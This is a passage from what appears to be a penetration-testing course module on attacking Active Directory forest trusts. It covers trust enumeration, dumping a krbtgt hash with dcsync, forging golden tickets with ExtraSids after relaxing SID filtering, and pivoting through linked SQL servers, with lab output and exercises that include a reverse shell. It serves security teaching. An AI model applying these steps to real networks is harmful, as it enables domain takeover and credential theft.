In 2018, security researcher @harmj0y found that it is possible to trigger the print spooler authentication across a forest trust and obtain a [forwardable TGT](https://posts.specterops.io/from-kekeo-to-rubeus-86d2ec501c14).
In 2019, Microsoft issued two rounds of [security advisories and updates](https://support.microsoft.com/en-us/help/4490425/updates-to-tgt-delegation-across-incoming-trusts-in-windows-server). The first blocked TGT delegation for all new forest trusts, while the second blocked it for existing forest trust as well.
Also, bear in mind that if we obtain Domain Admin privileges in prod.corp1.com through some other vector, we could configure a server with unconstrained Kerberos delegation and use that to compromise any other domain in the forest.
#### Exercises
1. Abuse the print spool service on rdc01 and unconstrained Kerberos delegation on appsrv01 to obtain the NTLM hash of the Enterprise Admins *Administrator* user. 2. Complete the attack by getting code execution as the *Administrator* user on rdc01.
# 19.5. Going Beyond the Forest
The previous sections have clearly demonstrated that (as designed) no real security boundary exists between domains inside an Active Directory forest. However, since Microsoft envisions a security boundary between multiple forests, in the next sections we'll discuss *interforest* trust and discuss both enumeration and potential exploitation vectors.
# 19.5.1. Active Directory Trust Between Forests
In this module, we have focused on *interdomain* trust. In this section, we turn our attention to interforest trust. We will discuss the theory and highlight the differences between forest and domain trust.
Figure 6 shows the trusts between Corp1.com and Corp2.com:

> Figure 6: Trust between forests
In this *forest trust*, both forests trust the other. This is the most typical form of Active Directory Forest trust.
Like a domain trust, a forest trust can be one-way or bidirectional. The forest trust is transitive between domains, such that Dev.Corp1.com will trust Dev.Corp2.com but it is not transitive between multiple forests. If Corp2.com were to have a trust to an additional domain, namely Corp3.com, Corp1.com would not automatically have a trust to Corp3.com.
Inside the forest, a shortcut trust can speed up the authentication process. Similarly, an *external trust*, like that shown in Figure 6, indicates a trust from a child domain inside one forest (Factory.Prod.Corp1.com) to a child domain inside another forest (Lab.Prod.Corp2.com).
External trust is also non-transitive, which means if no forest trust exists between Corp1.com and Corp2.com, none of the domains except for Factory.Prod.Corp1.com and Lab.Prod.Corp2.com would have a trust relationship.
!!! note "Note"
This concept extends to non-Windows environments as well. In a Kerberos Linux environment, a *realm trust* (which can either be transitive or non-transitive) describes a trust between an Active Directory forest and a Kerberos realm.
Within an interforest trust, like the one used in our example, a user in a child domain like Prod.Corp1.com can perform queries and access resources in Prod.Corp2.com. We can also enumerate across the forest barrier and all information is public, but access to services depends on group membership.
However, intraforest and interforest trust differ from an enumeration standpoint. The optional \[*selective authentication*\]([https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321\(v=ws.10\))? redirectedfrom=MSDN) setting limits access across a forest trust to only specific users against specific objects.
In our example, any user in Prod.Corp1.com could perform queries on all Active Directory objects in Prod.Corp2.com, but if selective authentication is configured, a mapping is created that only allows selected users in Prod.Corp1.com to query information about specific objects in Prod.Corp2.com.
This type of limitation will greatly reduce an attacker's ability to enumerate the foreign forest, but at the same time, this configuration requires a great deal of design and administrative preparation, so it is rarely implemented.
Interforest trust is not uncommon and it's important to understand how to leverage it during a penetration test. In the next section, we are going to perform enumeration of forest trust and of objects inside the foreign forest.
# 19.5.2. Enumeration Beyond the Forest
In this section, we will focus on forest trust enumeration, and we will perform enumeration from our current forest to users belonging to a trusted forest.
The first enumeration step is to map out any forest trusts. This can be done easily with .NET through the [*Forest.GetAllTrustRelationships*](https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectory.forest.getalltrustrelationships?view=netframework-4.8) method.
In listing 63, we are enumerating from the perspective of the *Offsec* user from the prod.corp1.com domain.
TopLevelNames : {corp2.com} ExcludedTopLevelNames : {} TrustedDomainInformation : {corp2.com} SourceName : corp1.com TargetName : corp2.com TrustType : Forest TrustDirection : Bidirectional
> Listing 63 - Enumerating forest trust

We have located a bidirectional forest trust to corp2.com. We could also perform the enumeration with PowerView through the *Get-ForestTrust* method.

If selective authentication is not enabled, we can enumerate trusts to child domains inside corp2.com with Get-DomainTrust by specifying the root domain and then continue with any discovered child domains.
SourceName : corp1.com TargetName : prod.corp1.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : WITHIN_FOREST TrustDirection : Bidirectional WhenCreated : 4/2/2020 2:08:22 PM WhenChanged : 4/2/2020 2:08:22 PM
SourceName : corp1.com TargetName : corp2.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : FOREST_TRANSITIVE TrustDirection : Bidirectional WhenCreated : 4/2/2020 7:05:54 PM WhenChanged : 4/17/2020 9:53:21 PM
> Listing 64 - Enumerating forest trust with LDAP

The **Get-DomainTrust** LDAP query output reveals the trust relationships for the corp1.com domain.

Given that manual enumeration of all domain and forest trusts is cumbersome in a large Active Directory infrastructure, we can use the PowerView **Get-DomainTrustMapping** method to automate the process.
SourceName : prod.corp1.com TargetName : corp1.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : WITHIN_FOREST TrustDirection : Bidirectional WhenCreated : 4/2/2020 2:08:22 PM WhenChanged : 4/2/2020 2:08:22 PM
SourceName : corp1.com TargetName : prod.corp1.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : WITHIN_FOREST TrustDirection : Bidirectional WhenCreated : 4/2/2020 2:08:22 PM WhenChanged : 4/2/2020 2:08:22 PM
SourceName : corp1.com TargetName : corp2.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : FOREST_TRANSITIVE TrustDirection : Bidirectional WhenCreated : 4/2/2020 7:05:54 PM WhenChanged : 4/2/2020 7:05:54 PM
SourceName : corp2.com TargetName : corp1.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : FOREST_TRANSITIVE TrustDirection : Bidirectional WhenCreated : 4/2/2020 7:05:54 PM WhenChanged : 4/2/2020 7:05:54 PM
> Listing 65 - Domain and forest trust mapping

We could also use the BloodHound and SharpHound ingestors to perform full trust mapping, but regardless of our approach, our goal is to gather enough data to piece together a clear picture of the various trusts in use.

Once we have completed our enumeration of forest trust and subsequent child domain trusts, we can start enumerating users, groups, and more in the trusted forest.

Like our approach of enumerating trusted domains, we can begin this process with the .NET *DirectorySearcher* class, which accepts a trusted forest as a search area.

Listing 66 shows truncated output from the enumeration of all users in corp2.com.
logoncount : 12 badpasswordtime : 4/2/2020 12:01:00 PM description : Built-in account for administering the computer/domain distinguishedname : CN=Administrator,CN=Users,DC=corp2,DC=com objectclass : {top, person, organizationalPerson, user} lastlogontimestamp : 4/17/2020 12:19:58 PM name : Administrator objectsid : S-1-5-21-4182647938-3943167060-1815963754-500 samaccountname : Administrator logonhours : {255, 255, 255, 255...} admincount : 1 objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=corp2,DC=com dscorepropagationdata : {4/2/2020 2:19:32 PM, 4/2/2020 2:19:32 PM, 4/2/2020 2:04:22 PM, 1/1/1601 6:12:16 PM} memberof : {CN=Group Policy Creator Owners,CN=Users,DC=corp2,DC=com, CN=Domain Admins,CN=Users,DC=corp2,DC=com, CN=Enterprise Admins,CN=Users,DC=corp2,DC=com, CN=Schema Admins,CN=Users,DC=corp2,DC=com...} ...
> Listing 66 - Enumerating all users in CORP2.COM

While locating foreign high value targets is interesting, at this point, we have no clear attack vector against them. One simple approach is to search for users with the same username in both forests as they might belong to the same employee. If such an account exists, there is a chance that the accounts share a password, which could grant us access.

We could also attack foreign user accounts. For example, a user in prod.corp1.com may be a member of a group in corp2.com. This type of group membership is common as it is a simple way to grant access to resources.

We can use the PowerView **Get-DomainForeignGroupMember** method to enumerate groups in a trusted forest or domain that contains non-native members.
GroupDomain : corp2.com GroupName : myGroup2 GroupDistinguishedName : CN=myGroup2,OU=corp2Groups,DC=corp2,DC=com MemberDomain : corp2.com MemberName : S-1-5-21-3776646582-2086779273-4091361643-1601 MemberDistinguishedName : CN=S-1-5-21-3776646582-2086779273-4091361643-1601,CN=ForeignSecurityPrincipals,DC=corp2,DC=com
PS C:\tools> convertfrom-sid S-1-5-21-3776646582-2086779273-4091361643-1601
PROD\dave
> Listing 67 - Enumerating foreign group membership

Listing 67 reveals that the *dave* user from our current domain is a member of *myGroup2* in corp2.com.

Depending on the access rights associated with myGroup2, if we were to compromise the *dave* user in our current domain, we could easily gain access to corp2.com.

#### Exercises

1.  Map out the domain and forest trust with PowerView. 2. Repeat the enumeration of membership of users from our current forest inside corp2.com. 3. Discover any groups inside our current forest that have members that originate from corp2.com.

# 19.6. Compromising an Additional Forest

Since Microsoft designed forest trust as a security boundary, by default, it is not possible to compromise a trusted forest even if we have completely compromised our current forest.

In the following sections, we'll discuss attacks that will allow us to compromise a trusted forest under non-default (but not uncommon) conditions.

# 19.6.1. Show Me Your Extra SID

When we escalated our access from prod.corp1.com to corp1.com, we abused the concept of ExtraSids, which allowed us to create a TGT that let us become members of the Enterprise Admins group.

In this section, we'll revisit this technique and investigate how it applies to forest trust.

Forest trust introduces the concept of *SID filtering*. In forest trust, the contents of the ExtraSids field are filtered so group memberships are not blindly trusted.

For example, we could repeat our previous attack and generate a TGT in corp1.com with an ExtraSids entry claiming to be a member of the Enterprise Admins group in corp2.com.

Once the TGT (now signed with the interforest trust key) reaches the domain controller in corp2.com, that ExtraSids entry is removed and a TGS is returned to us. This means that we should not be able to reuse our previous attack.

Let's test this in the labs by first obtaining the *krbtgt* password hash for the corp1.com domain.

We log in to the Windows 10 client machine as the *Offsec* user and proceed to open a command prompt in the context of the *Administrator* user from the corp1.com domain to simulate complete forest compromise.

Next, we'll use **mimikatz** to trigger a domain controller replication with **dcsync** and obtain the *krbtgt* password hash of corp1.com.
Object RDN : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt Account Type : 30000000 ( USER_OBJECT ) User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT ) Account expiration : Password last change : 4/2/2020 6:47:04 AM Object Security ID : S-1-5-21-1095350385-1831131555-2412080359-502 Object Relative ID : 502
Credentials: Hash NTLM: 22722f2e5074c2f03938f6ba2de5ae5c ...
> Listing 68 - Obtaining krbtgt password hash

To craft the golden ticket, we also need the SID of both the source and target domains. For this, we'll again turn to PowerView.
PS C:\tools> Get-DomainSID -domain corp2.com S-1-5-21-4182647938-3943167060-1815963754
> Listing 69 - Resolving domain SIDs

Now we have all the information we need to create the golden ticket with the Enterprise Admins group listed as an ExtraSid.
User : h4x Domain : corp1.com (CORP1) SID : S-1-5-21-1095350385-1831131555-2412080359 User Id : 500 Groups Id : *513 512 520 518 519 Extra SIDs: S-1-5-21-4182647938-3943167060-1815963754-519 ; ServiceKey: 22722f2e5074c2f03938f6ba2de5ae5c - rc4_hmac_nt Lifetime : 4/18/2020 7:10:48 AM ; 4/16/2030 7:10:48 AM ; 4/16/2030 7:10:48 AM -> Ticket : ** Pass The Ticket **
- PAC generated
- PAC signed
- EncTicketPart generated
- EncTicketPart encrypted
- KrbCred generated
Golden ticket for 'h4x @ corp1.com' successfully submitted for current session
> Listing 70 - Creating a golden ticket with ExtraSid

To verify if the golden ticket works, we'll attempt to open a remote command prompt on dc01.corp2.com with **PsExec**.
Couldn't access dc01.corp2.com: Access is denied.
> Listing 71 - Access denied on dc01.corp2.com

Unfortunately, our golden ticket did not grant us Enterprise Admin access in corp2.com. This is due to SID filtering.

Although the *Active Directory Domains and Trusts* administrative GUI does not show it, we can relax the SID filtering protection.

We can use [*Netdom*](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc772217\(v=ws.11\)) on the domain controller that controls the incoming trust to *allow SID history*, which eases the strict SID filtering.

Before we go any further, let's take a moment to discuss why exactly anyone would reduce the security level and potentially allow compromise of one forest to affect another.

As an example, imagine the "corp1" corporation acquires the "corp2" corporation. Both corporations have an existing Active Directory infrastructure that must now be merged. One way to do this is to move all users and services from corp2.com into corp1.com.

User accounts are relatively easy to move but servers and services can be problematic. Because of this, it might be necessary to allow the migrated users access to services in their old forest. SID history was designed to address this, and during the migration period, corp2.com would disable SID filtering.

!!! note "Note"
    In the real world, these kinds of migrations tend to take multiple years or may never complete, leaving the forest trust with SID history enabled for an extended period.

Before continuing, let's display the attributes of the trust object so we can review how it would change after enabling SID history.
SourceName : corp1.com TargetName : corp2.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : FOREST_TRANSITIVE TrustDirection : Bidirectional WhenCreated : 4/2/2020 7:05:54 PM WhenChanged : 4/17/2020 9:38:08 PM
> Listing 72 - Forest trust information with SID filtering

As we will discover, the interesting property in this output is *TrustAttributes*.

To enable SID history, we'll first log in to the domain controller of corp2.com as the *Administrator* user and open a command prompt.

Next, we'll use the **trust** subcommand of **netdom** and include the source domain, the target domain and the SID history setting (**/enablesidhistory**) to actually enable SID history.
The command completed successfully.
> Listing 73 - Enable SID history in CORP2.COM

With SID history enabled, we'll again query for the trust object and note the contents of the TrustAttributes property.
SourceName : corp2.com TargetName : corp1.com TrustType : WINDOWS_ACTIVE_DIRECTORY TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE TrustDirection : Bidirectional WhenCreated : 4/2/2020 7:05:54 PM WhenChanged : 4/18/2020 2:22:10 PM
> Listing 74 - Forest trust information without SID filtering

In this output, the *TREAT\_AS\_EXTERNAL* value indicates that the forest trust is instead treated as an external trust but with the transitivity of normal forest trust.

Now we must determine if this allows us to add ourselves into the Enterprise Admins group of corp2.com and compromise the entire forest.

We'll regenerate our golden ticket with the same input as earlier:
> Listing 75 - Regenerating the golden ticket

Now we'll use that golden ticket to attempt code execution on dc01.corp2.com with **PsExec**:
Couldn't access dc01.corp2.com: Access is denied.
> Listing 76 - Still access denied on dc01.corp2.com

Unfortunately, we still do not have the ability to compromise the trusted forest. While we enabled SID history, SID filtering is still active.

Microsoft dictated that any SID with a RID less than 1000 will always be filtered regardless of the [SID history setting](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280?redirectedfrom=MSDN).

However, a SID with a RID equal to or higher than 1000 is not filtered for external trust. When we queried the trust object after enabling SID history, we found that the forest trust is treated as an external trust.

A non-default group will always have a RID equal to or higher than 1000. If we can find a custom group whose membership will allow us to compromise a user or computer, we can use that as an entry point.

For example, let's enumerate members of the corp2.com built-in Administrators group.
GroupDomain : corp2.com GroupName : Administrators GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=corp2,DC=com MemberDomain : corp2.com MemberName : powerGroup MemberDistinguishedName : CN=powerGroup,OU=corp2Groups,DC=corp2,DC=com MemberObjectClass : group MemberSID : S-1-5-21-4182647938-3943167060-1815963754-1106
> Listing 77 - Locating members of the builtin Administrators group

The *powerGroup* is a member of the builtin Administrators group, which means it will grant local administrator access to the domain controller of corp2.com. In addition, the RID (1106) is higher than 1000.

There is however another very important caveat. If the custom group we attempt to abuse is a member a [*global security group*](https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups) like Domain Admins or Enterprise Admins, that access will also be [filtered](https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/). Only group membership in *domain local security* groups is not filtered.

In our current example, the built-in Administrators group is a domain local group so we can leverage that to gain instant forest compromise.

Let's modify our golden ticket command to include the SID of powerGroup.
> Listing 78 - Golden ticket with superGroup in ExtraSids

With the ticket crafted and loaded into memory, we'll again attempt to gain access to dc01.corp2.com with **PsExec**.
Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami corp1\h4x
> Listing 79 - Obtaining access to DC01 with PsExec

Finally. We've gained code execution inside corp2.com. Excellent!

The example used in this section is rather simple but illustrates the point. Most often, this type of attack will not instantly lead to domain or forest compromise, but it is often possible to locate non-default groups with excessive DACL permissions, including prime targets such as [Security groups for Microsoft Exchange](https://blog.fox-it.com/2018/04/26/escalating-privileges-with-acls-in-active-directory/).

The design of SID filtering proves that forest trust is a security boundary that cannot be easily crossed. Even when SID history is enabled, compromise of the trusted forest is likely, but often not trivial.

Throughout this section, we have focused on forest trust but when SID history is enabled, we are essentially dealing with external trust. This means that by default, external trust can be attacked through ExtraSids using groups with a RID equal to or higher than 1000. External trust does not provide transitivity but if the trusted domain is compromised, the entire forest is compromised as well.

!!! note "Note"
    SID filtering is an optional setting for external trusts and is known as SID filter quarantining.

In this section, we investigated forest trust and demonstrated how it can be abused under certain conditions. This highlights the fact that as penetration testers, we should always check SID filtering when in environments that rely on forest trust.

In the following two sections, we are going to investigate two additional techniques that can sometimes lead to compromise across forest trust.

#### Exercises

1.  Enumerate the SID history setting for corp2.com.
2.  Attempt to gain code execution on dc01.corp2.com with a golden ticket.
3.  Enable SID history for corp2.com and enumerate its setting again.
4.  Obtain a reverse Meterpreter shell on dc01.corp2.com using a golden ticket.
5.  Disable SID history again with **netdom**.

# 19.6.2. Linked SQL Servers in the Forest

In a previous module, we demonstrated how linked SQL servers can be used to compromise additional SQL servers and, if our privileges are high enough, the operating system itself.

SQL servers themselves can also be linked across domain and even forest trust, which creates an interesting target opportunity.

For example, a company might host a web server with an associated SQL server in the DMZ, but some queries may require access to data the company does not want to put directly into the DMZ. One solution would be to configure a link from the SQL server in the DMZ to the SQL server in the internal domain.

To demonstrate this, we'll first perform enumeration to locate any registered SPNs for MSSQL in prod.corp1.com:
Existing SPN found!
> Listing 80 - Locating MSSQL servers in PROD.CORP1.COM

The existence of this SQL server is hardly a surprise since we already exploited it in a prior section. We can enumerate registered SPNs across domain trust as shown in Listing 81.
Existing SPN found!
> Listing 81 - Locating MSSQL servers in CORP1.COM

This enumeration also works across forest trust and allows us to locate SPNs in corp2.com.
Existing SPN found!
> Listing 82 - Locating MSSQL servers in CORP2.COM

We have located multiple MSSQL servers across both domains and forests. The next step is to attempt to log in to them. We already know that our user can perform a login to cdc01.prod.corp1.com, but our next targets are rdc01.corp1.com and dc01.corp2.com.

First, we'll attempt to log in to rdc01.corp1.com, reusing our existing tradecraft by updating the target server as shown in the partial code below.
String conString = "Server = " + sqlServer + "; Database = " + database + "; Integrated Security = True;"; SqlConnection con = new SqlConnection(conString); ...
> Listing 83 - Updating the target SQL server

With the code compiled, we can perform a login and print out the login name along with member roles.
> Listing 84 - Authentication to MSSQL server on RDC01.CORP1.COM

Even though our user originates in prod.corp1.com, we can access the database in the parent domain. As expected, we only have unprivileged access.

Next, we'll attempt the same login to dc01.corp2.com:
> Listing 85 - Authentication to MSSQL server on DC01.CORP2.COM

Once more, we obtain access to a MSSQL database, this time across the forest trust. If the database contains any misconfigurations, this could allow us to elevate privileges to sysadmin and compromise the operating system itself.

Since the focus of this section is linked servers, we will use our developed tradecraft to enumerate linked servers through the *sp\_linkedservers* stored procedure.
SqlCommand command = new SqlCommand(execCmd, con); SqlDataReader reader = command.ExecuteReader();
while (reader.Read()) { Console.WriteLine("Linked SQL server: " + reader[0]); } reader.Close(); ...
> Listing 86 - Invoke sp\_linkedservers to enumerate linked SQL servers

Once the updated code is recompiled, we'll execute it:
> Listing 87 - Linked SQL servers from RDC01.CORP1.COM

The output shows that we have found a link to the MSSQL server in corp2.com. Now, we must determine the login context.

We'll again rely on our previously developed tradecraft.
Listing 88 - Enumerating login context through link
By following the link, we have obtained sa login context. This grants us code execution on the MSSQL server inside the trusted forest. Nice!
Windows authentication to MSSQL is possible across both domain and forest trust and provides an attack surface that may break the security boundary. In addition, linked SQL servers provide another potential attack vector across both domain and forest trust.
Exercises
- Repeat the enumeration of SPNs related to MSSQL along with the low privileged logins. 2. Locate the link to dc01.corp2.com and leverage it to gain code execution inside corp2.com.
Extra Mile
Instead of logging in to the MSSQL server on rdc01.corp1.com, use the MSSQL server on cdc01.prod.corp1.com and leverage SQL server links to get code execution on dc01.corp2.com.
19.7. Wrapping Up
In this module, we have delved into some of the most complex concepts of Active Directory and investigated what they mean for us as penetration testers.
The design of an Active Directory infrastructure can lead to avenues of compromise that far exceed what some organizations believe possible. A forest is only as strong as its least secure domain and even the security boundary imposed by forest trust can be broken in some instances.